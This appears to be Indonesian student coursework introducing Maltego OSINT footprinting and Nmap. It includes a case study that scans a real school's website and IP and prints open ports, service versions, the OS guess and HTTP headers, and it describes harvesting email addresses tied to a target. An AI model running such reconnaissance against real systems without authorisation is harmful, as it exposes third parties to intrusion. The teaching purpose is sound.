
3. SETELAH SELESAI LOGIN MAKA AKAN MUNCUL DIALOG START A MACHINE, PILIH FOOTPRINTING L3 LALU DI STEP KEDUA KITA HARUS MAMASUKAN DOMAIN ATAU LINK WEBSITE TAGE




4. TAMPILAN AWALNYA KURANG LEBIH SEPERTI INI, DAN DISINI KITA BISA MENGGALI INFORMASI DARI TARGET DENGAN KLIK KANAN PADA WEB TARGET DAN RUN ALL TRANSFORMS




5. BEGINILAH TAMPILAN WEBSITE YANG DITARGETKAN TADI SUDAH DI ALL TRANSFORMS




DAN DIBAWAH INI DALAM TAMPILAN ENTRY LIST



6. UNTUK Mencari informasi tentang alamat email, pilih ikon webnya lalu klik KANAN PILIH“MIRROR: EMAIL ADDRESS FOUND”. INILAH HASILNYA TERDAPAT 3 EMAIL YG TERHUBUNG DENGAN WEB TERSEBUT



7. **UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA**



8. UNTUK MENCARI DATA, DOKUMEN, ATAU YANG LAINNYA CARANYA SAMA SEPERTI MENCARI EMAIL, TINGGAK KLIK KANAN IKON WEBNYA DAN KLIK ALL TRANSFORMS UNTUK MENAMPILKANNYA


SOURCE

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

[HTTPS://WWW.GAGALTOTAL666.SITE/2016/06/CARA-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX.HTML?M=1](https://www.gagaltotal666.site/2016/06/cara-menggunakan-maltego-di-kali-linux.html?m=1)

[HTTPS://WWW.GOOGLE.COM/AMP/S/FLATISJUSTICEBLOG.WORDPRESS.COM/2016/08/31/MENGGALI-INFORMASI-MENGGUNAKAN-MALTEGO-DI-KALI-LINUX/AMP/](https://www.google.com/amp/s/flatisjusticeblog.wordpress.com/2016/08/31/menggalinformasi-menggunakan-maltego-di-kali-linux/amp/)

TERIMAKASIH



NMAP

KELOMPOK 2

- Nama Kelompok.....

- 1. Rahmad Kartolo

- 2. Rio Permata

- 3. Muhammad Syahril

- 4. Yeni

- NMAP adalah singkatan dari *Network Mapper* yang merupakan sebuah *tool* atau alat yang bersifat *open source*. Alat ini hanya digunakan secara khusus untuk eksplorasi jaringan serta melakukan audit terhadap keamanan dari jaringan. Seseorang yang berjasa mengukirkan namanya sebagai penemu atau pencipta dari NMAP adalah Gordon Lyon

- FUNGSI NMAP?

- **1. Digunakan untuk memeriksa jaringan**
- Fungsi NMAP yang pertama adalah sebagai alat untuk melakukan pengecekan pada jaringan. NMAP bisa digunakan untuk melakukan pengecekan terhadap jaringan besar dalam waktu yang singkat. Meskipun begitu, NMAP juga mampu bekerja pada host tunggal. Cara kerjanya adalah dengan menggunakan IP raw yang berfungsi untuk menentukan mana host yang tersedia di dalam jaringan

- **2. Melakukan scanning pada port jaringan**
- Fungsi kedua dari adanya NMAP adalah untuk melakukan scanning terhadap suatu port jaringan komputer. Port adalah nomor yang berguna untuk membedakan antara aplikasi yang satu dengan aplikasi yang lainnya yang masih berada dalam jaringan komputer

- Studi Kasus

pada web SMK NEGERI 2 Palembang

www.smkn2palembang.sch.id

- Atau ip addres 103.134.152.1

Pertama kita scan pada web smkn2palembang.sch.id
seperi gambar di bwah ini

The screenshot shows the Zenmap application window. The target is set to `www.smkn2palembang.sch.id` and the profile is `Quick scan`. The command entered is `nmap -T4 -F www.smkn2palembang.sch.id`. The output window displays the following information:

Starting Nmap 7.80 (<https://nmap.org>) at 2020-05-16 20:58 Pacific Daylight Time
Nmap scan report for `www.smkn2palembang.sch.id` (103.134.152.1)
Host is up (0.040s latency).
rDNS record for 103.134.152.1: `sgz9.cloudhost.id`
Not shown: 78 filtered ports

PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	closed	ssh
26/tcp	closed	rsftp
53/tcp	open	domain
80/tcp	open	http
110/tcp	open	pop3
143/tcp	open	imap
443/tcp	open	https
465/tcp	open	smtps
587/tcp	open	submission
993/tcp	open	imaps
995/tcp	open	pop3s
3306/tcp	open	mysql
5432/tcp	open	postgresql
8080/tcp	closed	http-proxy
8443/tcp	closed	https-alt
49152/tcp	closed	unknown
49153/tcp	closed	unknown
49154/tcp	closed	unknown
49155/tcp	closed	unknown
49156/tcp	closed	unknown
49157/tcp	closed	unknown

Nmap done: 1 IP address (1 host up) scanned in 12.05 seconds

A red box highlights the open ports section, and a red arrow points to it.

Windows taskbar at the bottom shows the following applications: This PC, WhatsApp - Google..., Zenmap, NMAP - PowerPoint, and Administrator: C:\Wi... The system clock shows 9:14 PM on 5/16/2020.

- Langkah selanjutnya Kita scanning menggunakan ip address 103.134.152.1


◦

```
Administrator: C:\Windows\system32\cmd.exe

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.47 seconds

C:\Users\Rahmad Cart>nmap 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:06 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.017s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```



port yg terbuka

- Langkah selanjutnya kita akan melihat operstion system yg berjalan pada web tersebut menggunakan perintah “nmap -O 103.134.152.1

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -O 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:12 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.016s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
5432/tcp  open  postgresql
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.18 (91%), Linux 3.2 - 4.9 (91%), Linux 3.13 (90%), Linux 4.10 (90%), Linux 4.4 (90%), Linux 3.10 (90%), Linux 3.11 - 3.12 (90%), Linux 3.2 (90%), Crestron XPanel control system (89%)
No exact OS matches for host (test conditions non-ideal).


OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan versi packet yg berjalan pada packet atau web tersebut menggunakan perintah "nmap -sV 103.134.152.1"

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\Rahmad Cart>nmap -sV 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:01 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
53/tcp    open  domain       ISC BIND 9.11.4-P2 (RedHat Enterprise Linux 7)
80/tcp    open  http         LiteSpeed httpd
110/tcp   open  pop3         Dovecot pop3d
143/tcp   open  imap         Dovecot imapd
443/tcp   open  ssl/http     LiteSpeed httpd
465/tcp   open  ssl/smtp     Exim smtpd 4.93
587/tcp   open  smtp         Exim smtpd 4.93
993/tcp   open  imaps?
995/tcp   open  pop3s?
3306/tcp  open  mysql        MySQL 5.5.5-10.3.22-MariaDB-cll-lve
5432/tcp  open  postgresql   PostgreSQL DB
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5432-TCP:V=7.80%I=7%D=5/16%Time=5EC0C533%P=i686-pc-windows-windows%
SF:r(SMBProgNeg,85,"E\0\0\0\x84SFATAL\0C0A000\0Munsupported\x20frontend\x2
SF:0protocol\x2065363\19778:\x20server\x20supports\x201\0\x20to\x203\0\
SF:0Fpostmaster\c\0L1798\0RProcessStartupPacket\0\0");
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.03 seconds
C:\Users\Rahmad Cart>
```

- Langkah selanjutnya kita akan mengidentifikasi port UDP. Layanan DNS, SNMP dan DHCP adalah beberapa layanan yang menggunakan paket UDP pada web menggunakan perintah “nmap -sU 103.134.152.1



```
Select Administrator: C:\Windows\system32\cmd.exe

C:\Users\Rahmad Cart>nmap -sU 103.134.152.1
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 21:36 Pacific Daylight Time
Nmap scan report for sgz9.cloudhost.id (103.134.152.1)
Host is up (0.015s latency).
Not shown: 999 filtered ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
Nmap done: 1 IP address (1 host up) scanned in 1008.48 seconds
```

- Didapat open|filtered yang berarti
- Nmap menganggap port dalam status ini bila ia tidak dapat menentukan apakah port open atau filtered. Hal ini terjadi untuk jenis pemeriksaan ketika port terbuka tidak memberi respon. Tidak adanya tanggapan dapat pula berarti bahwa packet filter men-drop probe atau respon yang diberikan. Sehingga Nmap tidak dapat mengetahui dengan tepat apakah port terbuka atau difilter. Scan UDP, IP protocol, FIN, NULL, dan Xmas mengklasifikasikan port dengan cara ini.

- Langkah selanjutnya kita akan mengidentifikasi header http pada web menggunakan perintah “nmap --script=http-headers smkn2palembang.sch.id”


```

C:\Users\Rahmad Cart>nmap --script=http-headers smkn2palembang.sch.id
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-16 22:33 Pacific Daylight Time
Nmap scan report for smkn2palembang.sch.id (103.134.152.1)
Host is up (0.016s latency).
rDNS record for 103.134.152.1: sgz9.cloudhost.id
Not shown: 929 filtered ports, 59 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
80/tcp    open  http
| http-headers:
|   X-Powered-By: PHP/7.4.5
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <http://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1
|   X-TEC-API-ROOT: http://smkn2palembang.sch.id/wp-json/tribe/events/v1/
|   X-TEC-API-ORIGIN: http://smkn2palembang.sch.id
|   Date: Sat, 16 May 2020 15:34:04 GMT
|   Server: LiteSpeed
|   Connection: close
|   Set-Cookie: PHPSESSID=77f6d7b091a38d7a87da6bb77e07b737; path=/
|   Content-Length: 0
|
|_ (Request type: HEAD)
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
| http-headers:
|   Connection: close
|   X-Powered-By: PHP/7.4.5
|   Set-Cookie: PHPSESSID=74a0068cdc86a291779ca2f81431d0c4; path=/; secure
|   Expires: Thu, 19 Nov 1981 08:52:00 GMT
|   Cache-Control: no-store, no-cache, must-revalidate
|   Pragma: no-cache
|   Content-Type: text/html; charset=UTF-8
|   Link: <https://smkn2palembang.sch.id/wp-json/>; rel="https://api.w.org/"
|   Link: <https://wp.me/9844E>; rel=shortlink
|   X-TEC-API-VERSION: v1

```

Activate Windows
Go to Settings to activate Windows.

◦TERIMAH KASIH



MALTEGO

HARLI SEPTIA FANI (182420122)

PUTRI ARMILIA PRAYESY (182420125)

DEVIAN SAPUTRA (182420128)

I MADE HARYA WIJAYA OKA RAFFLESIA (182420129)

PUTRI ELEINA NURRAHMA (182420138)

MALTEGO

MALTEGO INI DISEBUT **OSINT (OPEN SOURCE INTELLIGENCE GATHERING)** SEBUAH ALAT UNTUK MELAKUKAN *FOOTPRINTING*, DIGUNAKAN UNTUK MENGUMPULKAN INFORMASI SEBANYAK MUNGKIN DENGAN TUJUAN FORENSIK, *PEN TESTING*, ATAU *ETHICAL HACKING*. APLIKASI YANG DIGUNAKAN UNTUK MEMETAKAN JARINGAN KOMUNIKASI YANG BERADA DI INTERNET TUJUANNYA ADALAH MENGUMPULKAN INFORMASI TENTANG TARGET DAN MENAMPILKAN INFORMASI TERSEBUT DALAM FORMAT YANG MUDAH DIMENGERTI, MEMVISUALISASIKAN INFORMASI TERSEBUT KE DALAM SEBUAH FORMAT GRAPH, SANGAT COCOK UNTUK *LINK ANALYSIS* DAN *DATA MINING*.


FUNGSI DARI MALTEGO ADALAH MEMUDAHKAN SESEORANG YANG Mencari informasi tentang apa yang mereka selidiki atau mereka incar sebagai target, contoh ketika seorang mencari informasi dari sebuah domain menggunakan Maltego, maka Maltego akan menampilkan bebrap informasi seperti berikut:

- **BLOCK IP HOSTING**
- **DOMAIN REGISTE**
- **EMAIL USER & ADMIN**
- **PHONE NUMBER**
- **PETA JARINGAN**

MALTEGO DIBEDAKAN MENJADI VERSI KOMERSIAL (COMMERCIAL EDITION) DAN VERSI GRATIS (COMMUNITY EDITION). Versi gratis yang tersedia di Kali Linux hanya dapat menampilkan maksimal 12 hasil transformasi, sebagai sebuah front-end untuk server OSINT, Maltego versi gratis hanya dapat memakai layanan server milik Paterva. Karena versi yang disediakan oleh Kali Linux adalah versi gratis dari Maltego

